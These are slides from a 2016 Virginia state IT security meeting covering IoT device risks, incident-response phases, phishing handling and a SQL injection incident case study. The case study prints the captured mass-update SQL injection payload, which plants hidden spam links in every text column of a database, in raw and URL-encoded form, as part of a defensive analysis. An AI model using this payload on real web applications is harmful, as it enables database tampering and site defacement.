



# ISOAG Meeting February 3, 2016

Welcome to CESC!

---





# ISOAG February 3, 2016 Agenda

- |                                           |                                   |
|-------------------------------------------|-----------------------------------|
| I. Welcome & Opening Remarks              | Mike Watson, VITA                 |
| II. General Assembly / Legislative Update | Mike Watson, VITA                 |
| III. Security In An IoT World,            | Bryan Miller, Syrinx Technologies |
| IV. Cyber Security Incident Management    | Kathy Bortle & Andy Burge, VITA   |
| V. Upcoming Events                        | Bob Baskette/Mike Watson, VITA    |
| VI. Partnership Update                    | NG                                |



# Welcome and Opening Remarks

Michael Watson

February 3, 2016



# General Assembly / Legislative Update

Michael Watson, VITA

February 3, 2016



VITA ISOAG February 2016

# Security In An IoT World

Presented By:

Bryan Miller  
Syrinx Technologies

## Agenda

- ▣ Speaker Introduction
- ▣ Definition of IoT
- ▣ Why Should We Care About IoT
- ▣ IoT Security Challenges
- ▣ Final Thoughts
- ▣ Q&A

# About Me




- ▣ B.S. Info Systems, M.S. Computer Science – VCU
- ▣ CISSP, former Cisco CCIE R/S
- ▣ Speaker – ISACA, VCU FTEMS, CarolinaCon, ISSA, ILTA, IALR, VA SCAN, SPTC Tech Summit, VCU Cybersecurity Fair
- ▣ Former Adjunct Faculty @ VCU in Information Systems and Computer Science, CCNA Instructor @ John Tyler CC & J. S. Reynolds CC
- ▣ Published in Cutter IT Journal

# Definition of IoT

# Common Definition

- ▣ Wikipedia:
  - IoT = “The Internet of Things”
    - ▣ The **Internet of Things (IoT)** is the network of physical objects or "things" embedded with electronics, software, sensors, and network connectivity, which enables these objects to collect and exchange data.
  - British entrepreneur Kevin Ashton first coined the term in 1999 while working at the Auto-ID Labs (originally called Auto-ID centers - referring to a global network of RFID connected objects).

# Some of the Many Players...



# Growth Potential - Gartner

- ▣ Gartner, Inc. forecasts that 4.9 billion connected things will be in use in 2015, up 30 percent from 2014, and will reach 25 billion by 2020.
- ▣ Consumer applications will drive the number of connected things, while enterprise will account for most of the revenue.
- ▣ Gartner estimates that 2.9 billion connected things will be in use in the consumer sector in 2015 and will reach over 13 billion in 2020.

# Here in the Commonwealth

## ▣ Top Virginia Tech Startups – 2016

### ▪ CargoSense (Reston, Va.)

- Investors: CIT GAP fund, New Dominion Angels and Irish Angels, among other unnamed angel investors
- What they do: supply chain IoT tracking software. Their technology is used to track the condition and location of high-value packages while in transport. CargoSense's software platform takes in data from Internet-connected sensors to provide insight that allows clients to know exactly what's going on with their products from when they leave the factory to when they arrive at a customer's door, including product positioning, temperature, tampering, speed during travel and other measures.

### ▪ SnapData (Herndon, Va.)

- Investors: Rhein Tech Laboratories
- What they do: IoT cloud software that leverages data sent by remote sensors. Similar in nature to CargoSense, but much more broad in use case scenarios. Current beta clients include grain storage, waste management and donation bin companies. Uses a myriad of different sensors. Again, this startup is not a sensor maker.

<http://dcinno.streetwise.co/2015/12/28/top-virginia-tech-startups-to-watch-in-2016/>

# Why Should We Care About IoT

# Why We Should Care

- ▣ IoT is becoming more integrated into all areas of our life
  - Medical Devices/Wearables
  - Transportation
  - Home Automation
  - Shopping/Retail
  - Utilities
  - Building Automation

# Why We Should Care

## ▣ Medical Devices

- 8/3/15 - FDA calls for hospitals to discontinue use of infusion pumps due to security vulnerabilities.
  - ▣ Hospira Symbiq Infusion Systems flaw lets unauthorized users gain access to tools.
- Security researcher monitors her own pacemaker:
  - ▣ NFC, SMS, 3G protocols
  - ▣ [http://www.theregister.co.uk/2016/01/05/researcher\\_hacks\\_her\\_own\\_pacemaker/](http://www.theregister.co.uk/2016/01/05/researcher_hacks_her_own_pacemaker/)

# Why We Should Care

## ▣ Medical Devices

- Thousands of 'directly hackable' medical devices found online:
  - ▣ "Very large" unnamed US healthcare organization, 12,000 staff and 3,000 physicians.
  - ▣ Found via Shodan were: 21 anaesthesia, 488 cardiology, 67 nuclear medical, and 133 infusion systems, 31 pacemakers, 97 MRI scanners, and 323 picture archiving and communications gear.
  - ▣ [http://www.theregister.co.uk/2015/09/29/thousands\\_of\\_directly\\_hackable\\_hospital\\_devices\\_found\\_exposed/](http://www.theregister.co.uk/2015/09/29/thousands_of_directly_hackable_hospital_devices_found_exposed/)

# Why We Should Care

## ▣ Transportation

- Over 5,000 devices used by gas stations in the U.S. to monitor their fuel tank levels can be manipulated from the Internet by malicious attackers.
  - ▣ These devices, known as automated tank gauges (ATGs), are also used to trigger alarms in case of problems with the tanks, such as fuel spills.
  - ▣ “If you look at these gas stations, they are using off-the-shelf home routers from Best Buy.”

# Why We Should Care

## ▣ Transportation

- Insecure Snapshot dongle puts 2 million cars at risk
  - ▣ According to the *Progressive Insurance* website, you just plug the Snapshot device into the OBD-II port in your vehicle.
  - ▣ Thuen reports that the device is completely lacking in security and can be exploited by a hacker to take control over crucial vehicle functions – possibly putting the lives of people inside the vehicle at risk.

# Why We Should Care

## ▣ Transportation

- GM Asks Friendly Hackers to Report Its Cars' Security Flaws
  - ▣ <http://www.wired.com/2016/01/gm-asks-friendly-hackers-to-report-its-cars-security-flaws/>
- Tesla's Model S can be located, unlocked, and burglarized with a simple hack.

# Why We Should Care

## ▣ Transportation

- BMW fixes security flaw that left locks open to hackers
  - ▣ The flaw affected models fitted with BMW's ConnectedDrive software, which uses an on-board Sim card. The software operated door locks, air conditioning and traffic updates but no driving firmware such as brakes or steering, BMW said.
- “Hackers Remotely Kill a Jeep on the Highway – With Me in It”

# Why We Should Care

## ▣ Home Automation

- Hacker shouts at baby through baby monitor
  - ▣ An Ohio family is asleep when a man's voice reportedly is heard coming from baby's room. It turns out to be someone who thought it funny to hack into the device.
- Fridge sends spam emails as attack hits smart gadgets
  - ▣ A fridge has been discovered sending out spam after a web attack managed to compromise smart gadgets. The fridge was one of more than 100,000 devices used to take part in the spam campaign.

# Why We Should Care

## ▣ Home Automation

- Smart refrigerator hack exposes Gmail login credentials
  - *The Register* reported that a team of hackers recently discovered a man-in-the-middle vulnerability in a Samsung smart refrigerator that can be exploited to steal Gmail users' login credentials.
- Comcast Home Security Vulnerability
  - By jamming the Zigbee radio, it was possible to cause the system to “fail open” instead of “fail closed”.

# Why We Should Care

## ▣ Home Automation

- *Ring* doorbell hack makes your internal WIFI vulnerable
  - ▣ <http://thenextweb.com/gadgets/2016/01/12/now-someone-can-steal-your-wi-fi-password-from-your-doorbell/>
- Fitbit Aria scales can reveal your WIFI password
  - ▣ <https://www.pentestpartners.com/blog/extracting-your-wpa-psk-from-bathroom-scales/>


# Why We Should Care

Unconfigured “Ring” Devices Discovered using wigle.net



# Why We Should Care

Unconfigured “iKettle” Devices Discovered using wigle.net



# Why We Should Care

## ▣ Utilities

- Traffic light vulnerabilities leave doors wide open to *Italian Job*-style hacks
  - ▣ Cesar Cerrudo, CTO at embedded security experts IOActive Labs, discovered that traffic control systems in cities around the world (US, UK, France, Australia, China, etc.) were vulnerable to exploitation.
  - ▣ The vulnerabilities he uncovered could allow anyone to take complete control of the devices, to potentially chaotic effect. According to Cerrudo there are more than 50,000 traffic control devices out there that could be hacked.
- **Don't forget Stuxnet**

# Why We Should Care

## ▣ Building Automation

- Researchers find hundreds of insecure building control systems
  - ▣ “Intruders used to creep in through ventilation ducts. Now they break in using the software that controls the ventilation.”
  - ▣ Hundreds of organizations across Australia are using out-of-date industrial control systems (ICS) to control the lights, heating and cooling, access controls and even the elevators.
  - ▣ More than 230,000 instances of the NiagaraAX platform, made by Honeywell subsidiary Tridium, based in Richmond, Virginia, are running worldwide.

# Challenges

- ▣ Platforms/Frameworks/Standards
- ▣ Protocols/APIs
- ▣ Interoperability/Compatibility
- ▣ Management
- ▣ Privacy
- ▣ Liability
- ▣ Bandwidth/Data Storage Issues
- ▣ Maintenance
- ▣ Security

# Challenges

- ▣ Platforms/Frameworks/Standards
  - IP v6
  - Amazon AWS
  - XML
    - ▣ Extensible Messaging and Presence Protocol (XMPP)
  - Representational State Transfer (REST)
    - ▣ Constrained Application Protocol (CoAP)
  - JSON
  - MQTT (publish/subscribe)

# Challenges

- ▣ Platforms/Frameworks/Standards
- ▣ Protocols/APIs
  - 802.11, 802.15.4
  - 2G/3G/4G LTE
  - I2C
  - SPI
  - Zigbee
  - RF
  - LoRa
  - Bluetooth (LE)

# Challenges

- ▣ Platforms/Frameworks/Standards
- ▣ Protocols/APIs
- ▣ Interoperability/Compatibility
- ▣ Management
- ▣ Privacy
- ▣ Liability
- ▣ Bandwidth/Data Storage Issues
- ▣ Maintenance
- ▣ Security

# Notable Quotes

- ▣ "The mass adoption of the Internet of Things may be coming at the expense of thorough safeguards."
  
- ▣ "The exponential growth of the Internet of Things (IoT) is far outpacing the ability of stakeholders to address safety standards and security concerns."
  - <https://www.linkedin.com/grp/post/6709546-6061629468156452864?trk=groups-post-b-title>

# Notable Quotes

- ▣ “Connecting devices creates opportunities, and also likely leads to fundamental shifts in business models. A connected product is no longer just a product; it is a service, with big business value to explore.”
  - <http://deloitte.wsj.com/cio/2015/10/05/connected-device-data-an-enterprise-windfall/>

# Notable Quotes

- ▣ "Cool trumps safe. The capabilities themselves are almost always developed without security in mind. We need to change that [for IoT]."
- <http://searchsecurity.techtarget.com/news/4500254067/FBI-CISO-warns-of-IoT-data-breaches>



## Final Thoughts

# Some Questions to Ask

- ▣ Who owns the data? How will access be controlled?
- ▣ Do we really need Internet-connected blenders?
- ▣ Are we ready for the added complexity in everyday devices?
- ▣ How will the additional traffic add to the current Internet congestion problems?
- ▣ Why should we believe security will be any better than in the systems we already have?
- ▣ Who will you turn to when there are problems?

# Final Thoughts

- ▣ IoT devices/applications are going to multiply exponentially in the next 5 years and will creep into all facets of life.
- ▣ How and to what extent security is considered and implemented during this growth period will determine the overall success or failure of the movement.
- ▣ Management and control of the data produced by these devices will become a major privacy nightmare.



# VITA ISOAG February 2016

# Q&A

[bryan@syrinxtech.com](mailto:bryan@syrinxtech.com)

[www.syrinxtech.com](http://www.syrinxtech.com)

804-539-9154



# Cyber Security Incident Management

**Kathy Bortle & Andy Burge**  
Commonwealth Security & Risk Management  
Incident Response Team

---

Feb. 3, 2016



## Legislation related to Incident Management

Code of Virginia - § 2.2-603. Authority of agency directors, Section G

“The director of every department in the executive branch of state government shall report to the Chief Information Officer as described in § [2.2-2005](#), all known incidents that threaten the security of the Commonwealth's databases and data communications resulting in exposure of data protected by federal or state laws, or other incidents compromising the security of the Commonwealth's information technology systems with the potential to cause major disruption to normal agency activities. Such reports shall be made to the Chief Information Officer within 24 hours from when the department discovered or should have discovered their occurrence.”



## What is an IT Security Incident ?

### Event

An event is *an* observable occurrence in a system, network, and/or workstation. Events can indicate that an incident is occurring.

### Information Technology Security Incident

Information security incident refers to an adverse event in a system, network, and/or workstation, or the threat of such an event.



## How to Handle IT Security Incidents

There are six stages in the handling of an IT Security Incident

- Preparation
- Identification
- Containment
- Eradication
- Recovery
- Lessons Learned



## Preparation

### Develop Management Support for an Incident Handling Program

In order to develop management support for an incident handling program, management needs to be aware of the security posture of the organization. This information can be conveyed by creating a Monthly/Quarter report that includes:

- A description of the incidents that have occurred and their impact to the organization
- Incident Statistics - number of attack attempts, # of incidents, types of incidents, origin of attacks, etc.
- Provide information on incidents that are in the news and explain your organization is protected from these types of incidents.

## Preparation

### Develop an Incident Response Policy

When an incident occurs, you need to know how your organization prefers to handle this incident. The incident response policy needs to define the processes that will be used to handle an incident. This includes:

- Who to notify about the incident – management, law enforcement, peers, etc.
- Frequency of communications – provide updates every 4 hours, once or day
- How the incident will be handled – contain, clean up or monitor to gather more evidence



## Preparation

### Develop an Emergency Communications Plan

When an incident occurs, traditional methods of communication may not be available. For instance, if the email system has been compromised, you should not use that system to provide incident information.

Methods for communicating required information can include:

- A wallet sized contact card listing the incident response team's phone numbers.
- A call tree
- A conference bridge line that can be activated when needed.



## Preparation

Build your Security Incident Response Team (SIRT)

An incident response team should include members of the organization which can provide assistance with handling the incident. The team members should include:

- Security – Incident Handlers, Forensics investigators
- Operations Management – System Administrators
- Network Management
- Legal Counsel
- Human Resources
- Public Relations
- Disaster Recovery/Business Continuity Planning
- Executive Management Representative

## Preparation

### Develop the Incident Response Team

An incident response team should be ready to respond to an incident when it happens. In order to prepare to handle these incidents, the team needs to have:

- Baseline configurations for systems
- Be able to gain access to affected systems
- Be able to acquire required resources when needed
- Practice incident scenarios (table top exercises)
- Provide IT Security training to update skills

## Preparation

When the team needs to go on-site to investigate an incident, they will need to be able to take their tools with them. These items are assembled into a Jump Bag.

Jump Bags should contain the following items:

- a laptop
- a cell phone
- binary imaging software
- forensics software
- blank media
- bootable media
- an Ethernet tap
- patch cables
- tools
- mirrors
- tweezers
- notebooks
- pens
- business cards
- evidence bags
- Chain of Custody forms

## Identification

### Events vs. Incidents

An “event” is an observable occurrence in a system and/or network

Examples include:

- The system reboots or crashes
- Packet flood on the network
- Unwanted email message received
- Traffic going to/from a known malicious site

Events are recorded to determine the baseline for normal activity on systems/networks. The events should be recorded in multiple locations so if they become an incident, corroborating evidence is available.

## Identification

### Events vs. Incidents (continued)

An “incident” is an event that threatens to do harm, attempts to do harm, or does harm to the system and/or network.

Examples include:

- Hacktivist group announces a planned take down of government websites on a specific date
- Installation and Execution of malware
- Flood of network traffic that causes a Denial of Service (DoS) condition.
- An email account that is sending thousands of messages.

Incidents can be identified by monitoring for deviations from the “norm”



## Identification

In identifying a security incident, keep the following in mind:

- Report early – it's better to report an event than to overlook an incident.
- Maintain Situational Awareness – monitor the news, twitter feeds, etc. for incidents that are threatened or experienced by other organizations
- Provide Indicators of Compromise (I.O.C.s) – what files were placed on a system, what registry keys have been changed, what information is leaving the organization.
- Provide updated information as it becomes available.
- Correlate information

## Identification

### The role of the Incident Handler

When an abnormal event is experienced, the assigned incident handler will evaluate the event to determine if it is an incident.

During this evaluation, the incident handler will:

- Gather and analyze information about the event
- Share information based on “need to know”
- Determine if out-of-band communications are required
- Determine answers to the questions of –  
    who, what, when, where, why and how



## Containment

The goal of the containment phase is to prevent the attacker from causing further damage.

- Survey the situation
- Categorize and describe the incident
- Inform Management and Appropriate parties
- Record the incident in the incident tracking system
- Develop strategies for containment



## Containment

For short-term containment we want to prevent the attacker from doing further damage but we don't want to taint the evidence.

Steps for Short-term containment:

- Notify the business users that system needs to be taken offline. Get them to agree to this in writing
- Disconnect the network cable or isolate the system on a separate VLAN to protect other systems from being affected
- Acquire a forensics image of the system

NOTE: Pulling the power cable will cause evidence in memory to be lost.

## Containment – Initial Analysis

When performing the initial analysis on the incident, the incident handlers should:

- Keep a low profile. Don't perform actions from the compromised system that would alert the attacker that you are on to them.
- Create a forensic image of the drive. Make multiple copies to use for analysis.
- Preserve the original drive as evidence. This should be secured in an evidence bag with a Chain of Custody Form.
- Provide periodic updates to the SIRT



## Containment – Developing a Containment Plan

The information learned from the initial analysis should be used to develop a containment plan

- Review logs to determine the extent of the attack
- Determine the risk for continuing operations.
- Define steps that need to be performed to place a temporary bandage on the existing system. Steps may include:
  - Applying patches
  - Resetting passwords
  - Removing accounts created by the attacker
  - Disabling processes installed/launched by the attacker
- Provide progress reports to System Owners/Administrators



## Eradication

The eradication phase focuses on removing/repairing the damage that was done to the compromised system. In order to do this, we need to find answers to the following questions:

- How was the system was compromised?
- What did the attacker leave behind?
- Is there a clean pre-attack backup for the system?
- Is the level of risk sufficient to require the system to be rebuilt?

## Eradication

- How do we prevent the attacker from using the same attack vectors against the compromised system or other systems in the environment?
  - Improve defenses:
    - Apply firewall rules to filter the traffic seen in the attack
    - Move the system to a new IP address/DNS name
    - Implement hardening standards and verify that systems are configured to follow them.
    - Apply all software/firmware patches to the system
  - Perform a vulnerability analysis on the system and look for those same vulnerabilities on other systems. Identified vulnerabilities should be addressed in the recovery plan.

## Recovery

The recovery phase focuses on getting the system back into production as safely as possible.

### Step 1 – Validation

- Initiate a restore of the file system. Once the restore is complete, verify that it was successful and the file system is back to its pre-attack state.
- Work with support staff and system owners to gather test plans and baseline configuration documentation.
- Test the system using this documentation. Ideally, the business users should be the ones to test as they may identify issues that may not be apparent to the SIRT.



## Recovery

### Step 2 - Restore Operations

- Schedule a time with the system owner, support staff and SIRT to place the system back into production.
- Setup a bridge line for communicating information during the migration to production. All staff and management working on the migration should be given this number.
- Business users should test functionality following migration to verify that everything is working as expected.

## Recovery

### Step 3 - Monitor the system

Systems should be monitored closely for several months to determine if anything left by the attacker escaped detection.

- Application and OS logs should be reviewed carefully for any indicators of compromise
- IDP/IPS systems should be configured with a custom signature to alert on the original attack vector
- Scripts should be developed and run to detect abnormal events that may be experienced on the system.



## Lessons Learned

During the Lessons Learn phase, the incident needs to be reviewed to determine how to improve our processes.

As part of this review, a security incident report should be written that details the answers to the following questions:

- Who – name of attacker (if available)
- What – describe the incident
- When – provide a timeline
- Where – provide a location
- Why – described which security controls failed or were missing
- How – was it physical access, did it come in through the web, was it initiated via email or malware?

## Lessons Learned

The Official Incident Report should contain the following sections:

- An Executive Summary – this is the high-level summary of the incident. It should explain what happened, why it happened and provide recommendations for preventing it from happening again.
- Initial Security Incident Response – This should be a chronological timeline of the action taken by the Security Incident Response Team (SIRT) to investigate the event and to determine if an incident had occurred.

## Lessons Learned

- The Attack Analysis – This section provides the detailed information that was learned during the analysis of the evidence. It should explain the attack vector, provide samples of the attack and explain how the attack worked.
- Remediation – This section includes the activities that were performed to remediate the vulnerabilities and reduce the risk to an acceptable level.
- Recommendations – This section should include recommended actions that will improve defenses.
- Appendix – This section should include supporting documentation.

## Lessons Learned

Lessons Learned Meeting –

The purpose of a lessons learned meeting is to:

- Review the Security Incident report for needed changes.
- Finalize the Executive Summary
- Review your processes to see if changes are required.
- Review your technology to see if it can be improved to handle incidents in a more timely/effective manner
- Review your incident response capabilities to determine if additional training and/or resources are required.



## CSRM INCIDENT PROCESS - PHISHING

### **CSRM Incident Process – Phishing..**

Phishing is a type of social engineering attack that poses significant threat to information security.

Phishing is typically used to steal personal information such as usernames and passwords.



## CSRM INCIDENT PROCESS - PHISHING

### IDENTIFICATION..

Suspicious emails are analyzed to identify malicious components

- embedded hyperlinks leading to a fake login page
- attachment that contains hyperlinks to a fake login page

### CONTAINMENT..

When a suspicious email is confirmed as a Phish

- search to see how many recipients received the Phish
- identify the sending IP from email header and block if feasible (i.e. can't block Gmail SMTP servers)
- identify the embedded URL and block if not automatically blocked by web proxy
- Search network traffic history to Identify any users who responded to the Phish



## CSRM INCIDENT PROCESS - PHISHING

### CONTAINMENT..

In cases where a user has given up credentials

- users mailbox is suspended
- password reset
- user is contacted to coordinate regaining access



## CSRM INCIDENT PROCESS - PHISHING

PHISHING SECURITY - TAKE AWAY..

VITA's email security appliances block over 100,000 SPAM and Phishing emails each day however some malicious emails go undetected

- valuable information when users report suspicious emails that have gone undetected

Any email or received phone call that involves providing personal information such as a password:

- close the application or hang up the phone
- contact the proposed entity through established methods (i.e. independently browse to VITA website and call the VCCC number).

## EXAMPLE – WEB APPLICATION ATTACK

### SQL Injection (SQLi) attack against an agency web server..

SQL injection attacks involve code injection of malicious SQL statements into a data entry field.

SQLi vulnerabilities are one of the most prevalent and most dangerous of web application vulnerabilities.

*Creative attack on a speed trap camera system:*





## SECURITY EVENT..

Friday October 02, 2015 –

VITA Security Operations Center received network traffic alerts of a SQL injection attack on a Commonwealth web server.



## IDENTIFICATION..

Alert details provided initial key information related to the event:

- source IP address / source TCP port
- destination IP address / destination TCP port
- time-stamps

VITA SOC archives all ingress and egress network traffic

- obtained a PCAP network capture of attack traffic based on key alert details

Initial analysis of attack network traffic

- several GET requests containing SQL code
- SQL code looked 'targeted' (not generic vulnerability scanner)
- Web server response was not an error
- signified a security incident exists



## CONTAINMENT..

Initiated containment first steps after declaring an incident:

- block the attacker IP address
- notify the agency

Started investigating the attack to answer the following questions:

- was the attack successful
- If so, how was the attack able to bypass existing security controls
- what new controls are needed to prevent reoccurrence

## CONTAINMENT..

Using WireShark, we assembled the network traffic data streams to see both the attack code and web server response data.

We could see the attacker using HTTP GET methods to submit the following SQL attack code into the site's search form:

```
set @c=cursor for select "update ["+TABLE_NAME+"] set ["+COLUMN_NAME+"]
"+COLUMN_NAME+"]+case ABS(CHECKSUM(NewId()))%10 when 0 then ""
'<div style="display:none"> My husband cheated on me <a
href="http://homes.hendrix.edu/burling/page/wives-that-cheat.aspx">"
"+case ABS(CHECKSUM(NewId()))%3 when 0 then ""link""
when 1 then ""homes.hendrix.edu"" else ""open"" end +"
'</a> why women cheat in relationships</div>"" else """" end"
FROM sysindexes AS i INNER JOIN sysobjects AS o ON i.id=o.id
INNER JOIN INFORMATION_SCHEMA.COLUMNS ON o.NAME=TABLE_NAME
WHERE(indid in (0,1)) and DATA_TYPE like "%varchar"
and(CHARACTER_MAXIMUM_LENGTH in (2147483647,-1))
```

## CONTAINMENT..

The UPDATE statement is a significant element, indicating an attempt make changes to the site's back-end content database by adding the following stings:

- *My husband cheated on me*
- *http://homes.hendrix.edu/burling/page/wives-that-cheat.aspx*
- *homes.hendrix.edu*
- *why women cheat in relationships*

```
set @c=cursor for select "update ["+TABLE_NAME+"] set ["+COLUMN_NAME+"]=["+COLUMN_NAME+"]+case ABS(CHECKSUM(NewId()))%10 when 0 then "'<div style="display:none"> My husband cheated on me <a href="http://homes.hendrix.edu/burling/page/wives-that-cheat.aspx">" "+case ABS(CHECKSUM(NewId()))%3 when 0 then ""link"" when 1 then ""homes.hendrix.edu"" else ""open"" end +" "</a> why women cheat in relationships</div>"" else """" end"
```



## CONTAINMENT..

Looking at the web server response traffic, we see code '200 OK' responses (not error codes that would have suggested attack failure):

**HTTP/1.1 200 OK**

Date: Fri, 02 Oct 2015 17:55:22 GMT

Server: Microsoft-IIS

X-Powered-By: ASP.NET

X-AspNet-Version: 1.1.4322

Set-Cookie: ASP.NET\_SessionId=bcmndj55hmycxx454xsp5eiw; path=/

Set-Cookie: SearchPageSize=10; expires=Sun, 01-Nov-2015 18:55:22 GMT; path=/

Cache-Control: private

Content-Type: text/html; charset=utf-8

Content-Length: 13671



## CONTAINMENT..

Also, the web server response traffic showed minimal sanitization of the attack code (maintaining potential of attack success):

```
set @c=cursor for select "update %5B"%2BTABLE_NAME%2B"%5D
set %5B"%2BCOLUMN_NAME%2B"%5D=%5B"%2BCOLUMN_NAME%2B"%5D%
2Bcase ABS(CHECKSUM(NewId()))%2510 when 0 then """"%2Bchar(60)%2B"div
style=%22display:none%22""%2Bchar(62)%2B"My husband cheated on me ""
2Bchar(60)%2B"a href=%22http:"%2Bchar(47)%2Bchar(47)%
2B"homes.hendrix.edu"%2Bchar(47)%2B"burling"%2Bchar(47)%2B"page"%
2Bchar(47)%2B"wives-that-cheat.aspx%22""%2Bchar(62)%2B""""%2Bcase
ABS(CHECKSUM(NewId()))%253 when 0 then ""link"" when 1 then
""homes.hendrix.edu"" else ""open"" end %2B""""%2Bchar(60)%2Bchar(47)%2B"a"%
2Bchar(62)%2B" why women cheat in relationships"%2Bchar(60)%2Bchar(47)%
2B"div"%2Bchar(62)%2B"""" else """" end" FROM sysindexes AS i INNER JOIN
sysobjects AS o ON i.id=o.id INNER JOIN INFORMATION_SCHEMA.COLUMNS ON
o.NAME=TABLE_NAME WHERE(indid in (0,1)) and DATA_TYPE
like "%25varchar" and(CHARACTER_MAXIMUM_LENGTH in (2147483647,-1))
```



## CONTAINMENT..

At this point, the possibility of this SQLi attack being successful still exists:

- the web server's 'OK' response indicates the GET request was successfully received
- the response data contained unfiltered SQL code

Our next step was to collaborate with the agency

- understanding existing web app security controls
- possibility of SQL code sanitization exists between the app and database layer
- request help with investigation to determine if the attack actually updated content within the site's database (especially looking for any content matching the UPDATE statement)



## CONCLUSION..

The attack was not successful

- no unauthorized database modifications
- the account used to execute the web site search function was configured with least privilege



## WEB APP SECURITY - TAKE AWAY..

Patch frequently (Operating System, Database, Web Service, plugins, etc.)

OWASP (non-profit Open Web Application Security Project)

- great resource to help developers create secure web applications
  - input validation, filtering and encoding
  - database stored procedures with filtered parameters
  - SQL whitelist mapping

Have someone sit down and talk to your developers about measures being taken to create more secure applications

Engage in Web App penetration testing for security assessment



## Incident Management Service

VITA provides Incident Management Services to Commonwealth entities (state agencies, localities, higher education and public schools systems) at no cost. This service includes:

- A Security Incident Response Team
- Commonwealth Security Advisory – provides information about recently discovered vulnerabilities that have patches available.
- Monthly vulnerability scans on external facing system.
- Guidance/assistance in handling IT Security incidents
- Notifications on vulnerabilities and potential incidents
- Coordination of intelligence information with external entities – MS-ISAC, VSP, Fusion Center and FBI
- A forensic lab for security intelligence gathering.

Note: On-site incident response support is only available to Executive branch agencies that are part of the Comprehensive Infrastructure Agreement.



## Incident Management Service

How can I utilize this service?

Send an email to [CommonwealthSecurity@vita.virginia.gov](mailto:CommonwealthSecurity@vita.virginia.gov) with the ISO's contact information.



Virginia Information Technologies Agency

# Upcoming Events





# OSIG Training

## VITA Audit Security Compliance

- **Instructors:**  
Michael Watson, VITA  
Edward Miller, VITA
- **Date:** February 23, 2016
- **Time:** 9:00 – 3:00
- **Location:** CESC
- **Pricing Terms:** \$0.00 for executive branch and university IT auditors, internal audit directors and IT security officers
- **CPE:** 5 hours
- **General Overview:**

This course, provided by VITA will provide Internal Audit and IT Security Departments with insight on VITA IT Security Audit requirements.



# OSIG Training

## Incident/Breach Response Management Program Training

- **Instructor: David Cole – SysAudits.com**
- **Date:** March 22, 2016 and March 23, 2016
- **Location:** The Commonwealth Enterprise Solutions Center (CESC)
- **Pricing Terms:** \$350.00
- **CPE: 16 hours**
- **General Overview:**
- This course is intended to provide a general overview of assessing an organization's incident handling and event management program (IHP) as well as information on how to audit the secure configuration of operating systems and network devices. Attendees will gain an understanding of the NIST Incident Handling framework as well as other best practices for assessing an IHP.



# OSIG Training

## Introduction to Digital Forensics for State Government

- **Instructors: David Raymond and Randy Marchany**
- **Date: April 12, 2016**
- **Location: CESC**
- **Pricing Terms: \$40.00**
- **CPE: 8 hours**
